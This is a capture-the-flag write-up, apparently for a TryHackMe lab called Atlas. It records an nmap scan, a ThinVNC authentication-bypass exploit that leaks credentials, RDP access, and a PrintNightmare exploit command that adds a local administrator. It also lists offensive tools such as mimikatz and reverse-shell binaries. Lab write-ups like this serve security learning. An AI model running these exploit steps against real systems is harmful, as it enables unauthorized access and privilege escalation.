Atlas


Enumeration

# On port 8080 found a webserver requiring a basic auth and its using thinvnc

# Found a authentication bypass exploit for thinvnc

# used this exploit from github as exploit db one wasnt working   https://github.com/MuirlandOracle/CVE-2019-17662/blob/main/CVE-2019-17662.py

# Got Creds for basic auth



```
┌──(root💀CyberJunkie)-[~/Tryhackme/Atlas_THM]
└─# python3 vncexploit.py  10.10.50.128 8080

                                                @MuirlandOracle

[+] Credentials Found!
Username:        Atlas
Password:        H0ldUpTheHe@vens
```


Nmap

```
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=GAIA
| Not valid before: 2021-08-29T20:56:26
|_Not valid after:  2022-02-28T20:56:26
|_ssl-date: 2021-10-03T13:22:22+00:00; +1m34s from scanner time.
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Content-Type: text/html
|     Content-Length: 177
|     Connection: Keep-Alive
|     <HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>404 Not Found</H1>The requested URL nice%20ports%2C/Tri%6Eity.txt%2ebak was not found on this server.<P></BODY></HTML>
|   GetRequest:
|     HTTP/1.1 401 Access Denied
|     Content-Type: text/html
|     Content-Length: 144
|     Connection: Keep-Alive
|     WWW-Authenticate: Digest realm="ThinVNC", qop="auth", nonce="MDcFxxG35UDo1h8CEbflQA==",
opaque="BpifHbEUqFC8AUStboZUFFm3ZmYi0yjjDE"
|_    <HTML><HEAD><TITLE>401 Access Denied</TITLE></HEAD><BODY><H1>401 Access Denied</H1>The
requested URL requires authorization.<P></BODY></HTML>
| http-auth:
| HTTP/1.1 401 Access Denied\x0D
|_  Digest qop=auth opaque=BsXyd8DGEcvUpsAJJbmnDWox6O0Asa46gx nonce=xTlg0xG35UDI4h8CEbflQA==
realm=ThinVNC
|_http-title: 401 Access Denied
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.91%I=7%D=10/3%Time=6159ADA6%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,179,"HTTP/1\.1\x20401\x20Access\x20Denied\r\nContent-Type:\x20
SF:text/html\r\nContent-Length:\x20144\r\nConnection:\x20Keep-Alive\r\nWWW
SF:-Authenticate:\x20Digest\x20realm=\"ThinVNC\",\x20qop=\"auth\",\x20nonc
SF:e=\"MDcFxxG35UDo1h8CEbflQA==\",\x20opaque=\"BpifHbEUqFC8AUStboZUFFm3ZmY
SF:i0yjjDE\"\r\n\r\n<HTML><HEAD><TITLE>401\x20Access\x20Denied</TITLE></HE
SF:AD><BODY><H1>401\x20Access\x20Denied</H1>The\x20requested\x20URL\x20\x2
SF:0requires\x20authorization\.<P></BODY></HTML>\r\n")%r(FourOhFourRequest
SF:,111,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Type:\x20text/html\r\
SF:nContent-Length:\x20177\r\nConnection:\x20Keep-Alive\r\n\r\n<HTML><HEAD
SF:><TITLE>404\x20Not\x20Found</TITLE></HEAD><BODY><H1>404\x20Not\x20Found
SF:</H1>The\x20requested\x20URL\x20nice%20ports%2C/Tri%6Eity\.txt%2ebak\x2
SF:0was\x20not\x20found\x20on\x20this\x20server\.<P></BODY></HTML>\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running (JUST GUESSING): AVtech embedded (87%)
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Exploitation

# After logging in web we have a vnc connect interface

# I provided localhost as vnc is local in context with server




Machine: 127.0.0.1


☑ Full Color

☑ Mouse Control

# I got rdp like acccess to machine .We can also rdp because same credentials are being resued



# rdp access




Name	Date modified	Type	Size
bashreverse.sh	6/1/2021 3:27 PM	SH File	1 KB
chisel	6/1/2021 8:53 PM	File	8,545 KB
CreateShortcut.vbs		VBScript Script File	1 KB
hopfiles.zip	7/9/2021 1:58 PM	Compressed (zipp...	3 KB
Invoke-Mimidogz.ps1	7/23/2021 1:43 PM	Windows PowerS...	2,139 KB
Invoke-TokenManipulation.ps1	9/13/2021 7:05 AM	Windows PowerS...	93 KB
JuicyPotato.exe	8/10/2018 9:55 AM	Application	340 KB
linpeas.sh	5/24/2021 3:18 PM	SH File	334 KB
lse.sh	6/9/2021 5:21 PM	SH File	41 KB
mimikatz.exe	5/14/2020 6:39 PM	Application	1,233 KB
nc64.exe	7/17/2021 12:03 PM	Application	45 KB
passwd2	8/11/2021 4:48 AM	File	0 KB
plink.exe		Application	663 KB
portscan.ps1	7/9/2021 2:36 PM	Windows PowerS...	42 KB
PowerUp.ps1	5/19/2021 2:47 PM	Windows PowerS...	484 KB
powerview.ps1	9/10/2021 6:26 PM	Windows PowerS...	780 KB
PrintSpoofer.exe		Application	27 KB
PrintSpoofer32.exe	5/24/2021 10:53 PM	Application	22 KB
PrintSpoofer64.exe	5/24/2021 10:53 PM	Application	27 KB
pspy32	5/19/2021 2:50 PM	File	2,595 KB
pspy64	5/19/2021 2:50 PM	File	3,007 KB
reverse.exe	5/19/2021 4:24 PM	Application	73 KB
RoguePotato.exe		Application	156 KB

PostExploitation


# I created a file share alongside my rdp session which have all scripts i will need

# server was vulnerable to print nightmare so exploited printspooler and added a new user in admin group named cyberjunkie




```
PS C:\Users\Atlas\Desktop> Import-Module .\nightmare.ps1
PS C:\Users\Atlas\Desktop> Invoke-Nightmare -NewUser "cyberjunkie" -NewPassword "password" -DriverName "test"
[+] created payload at C:\Users\Atlas\AppData\Local\Temp\1\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwd
.dll"
[+] added user cyberjunkie as local administrator
[+] deleting payload from C:\Users\Atlas\AppData\Local\Temp\1\nightmare.dll
```

# NOw either i can rdp with new user or run a shell with this user in existing session



```
C:\Users\Atlas\Desktop>runas /user:cyberjunkie powershell.exe
Enter the password for cyberjunkie:
Attempting to start powershell.exe as user "GAIA\cyberjunkie" ...

C:\Users\Atlas\Desktop>_
```



```
PS C:\Windows\system32> whoami
gaia\cyberjunkie
PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted acc

Members

-------------------------------------------------------------------
Administrator
cyberjunkie
The command completed successfully.

PS C:\Windows\system32>
```

Loot

Credentials

#

Atlas : H0ldUpTheHe@vens